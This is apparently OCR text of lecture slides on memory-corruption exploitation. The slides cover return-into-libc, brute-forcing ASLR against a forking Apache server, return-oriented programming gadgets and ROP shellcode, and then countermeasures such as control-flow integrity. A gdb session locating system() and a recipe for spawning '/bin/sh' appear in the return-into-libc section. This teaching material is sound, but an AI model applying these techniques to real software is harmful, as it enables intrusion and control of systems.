
Return-into-libc exploits

- First described by Solar Designer in 1997
- libc is standard C library, included in all processes
- system() --- execute commands on system

```
(gdb) b main
Breakpoint 1 at 0x80484a0: file sploit1.c, line 15.
(gdb) r
Starting program: /home/user/pp1/sploits/sploit1

Breakpoint 1, main () at sploit1.c:15
15          args[0] = TARGET;
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ecf180 <system>
(gdb) _
```

Return-into-libc exploits

Overwrite EIP with address of system() function
junk2 just some filler: returned to after system call
first argument to system() is ptr to “/bin/sh”



These exploits only execute instructions marked executable

W^X cannot stop such an attack

Defeating ASLR + W^X

Learn stdlib randomization offset via remote request. “On the effectiveness of Address Space Layout Randomization” by Shacham et al.

request

Apache forks
off child process
to handle request

response

Apache web server
with buffer overflow

Defeating ASLR + W^X

Learn stdlib randomization offset via remote request. “On the effectiveness of Address Space Layout Randomization” by Shacham et al.

Attacker makes a guess of where usleep() is located in memory

request




Figure 2: Stack after one probe

Apache web server with buffer overflow

Failure will crash the child process immediately and therefore kill connection

Success will crash the child process after sleeping for 0x01010101 Microseconds and kill connection

One offset found, can construct return-into-libc exploit
If on 64-bit architecture, such brute-force attack unlikely to work

Return-into-libc exploits

Return-into-libc may seem limited:


- Only useful for calling libc functions
- Okay in last example, but not always sufficient
- Can remove functions from libc in order to restrict exploits
- Before W^X, exploit could run arbitrary code

Can we ***not*** inject any malicious code and yet have an exploit that runs ***arbitrary*** code?

Shacham's ROP paper

- Prior works showed how to find "ret gadgets" or "borrowed code junks" to help in building return-into-libc attacks
- Shacham asked:
  - Can we craft exploits with only gadgets, avoiding libc calls completely?
  - Called the idea ***return-oriented programming (ROP)***
  - Showed x86 stdlib ROP gadgets that are Turing complete


ROP where do we get code snippets?



Buchanan et al., Blackhat 2008
https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf

Return-oriented programming (ROP)

Higher addresses



Lower addresses

Figure 2: Load the constant 0xdeadbeef into %edx.

From Shacham “The Geometry of Innocent Flesh on the Bone…” 2007

If this is on stack and (*) is return pointer after buffer overflow, then the result will be loading 0xdeadbeef into edx register

Return-oriented programming (ROP)





Figure 3: Load a word in memory into %eax.

From Shacham “The Geometry of Innocent Flesh on the Bone…” 2007

Return-oriented programming



- Built scanner Galileo to find ROP gadgets
- Showed how to construct ROP shellcode
- Works to exploit buffer overflow even with W^X

From
Shacham
"The Geometry of Innocent Flesh on the Bone…" 2007




Figure 16: Shellcode.

Countermeasures

- Stack protections
- Address space layout randomization
- W^X (non-executable stack)
- Control-flow integrity

Control-flow integrity

- [Abadi et al. 2005]
- Recall: control flow graph is (static) set of paths in program
- Include checks that call is found in control-flow graph
  - Simplest: memory locations callable or not (one bit)
  - More complex: label memory locations with ID, use to match-up caller-callee edges in CFG

- Versions implemented in Microsoft Visual Studio, clang
- Lots of research on CFI and variants

Research on software protections/attacks

- Lots of interaction between practitioners and academics
  - Turning practitioner anecdotes into academic papers
- Research directions:
  - New vulnerability class
  - Showing how class of protections can be circumvented
    - Sometimes difficult to frame without sounding very incremental
  - New mitigations
    - Sometimes difficult to evaluate utility if it's circumventable in some contexts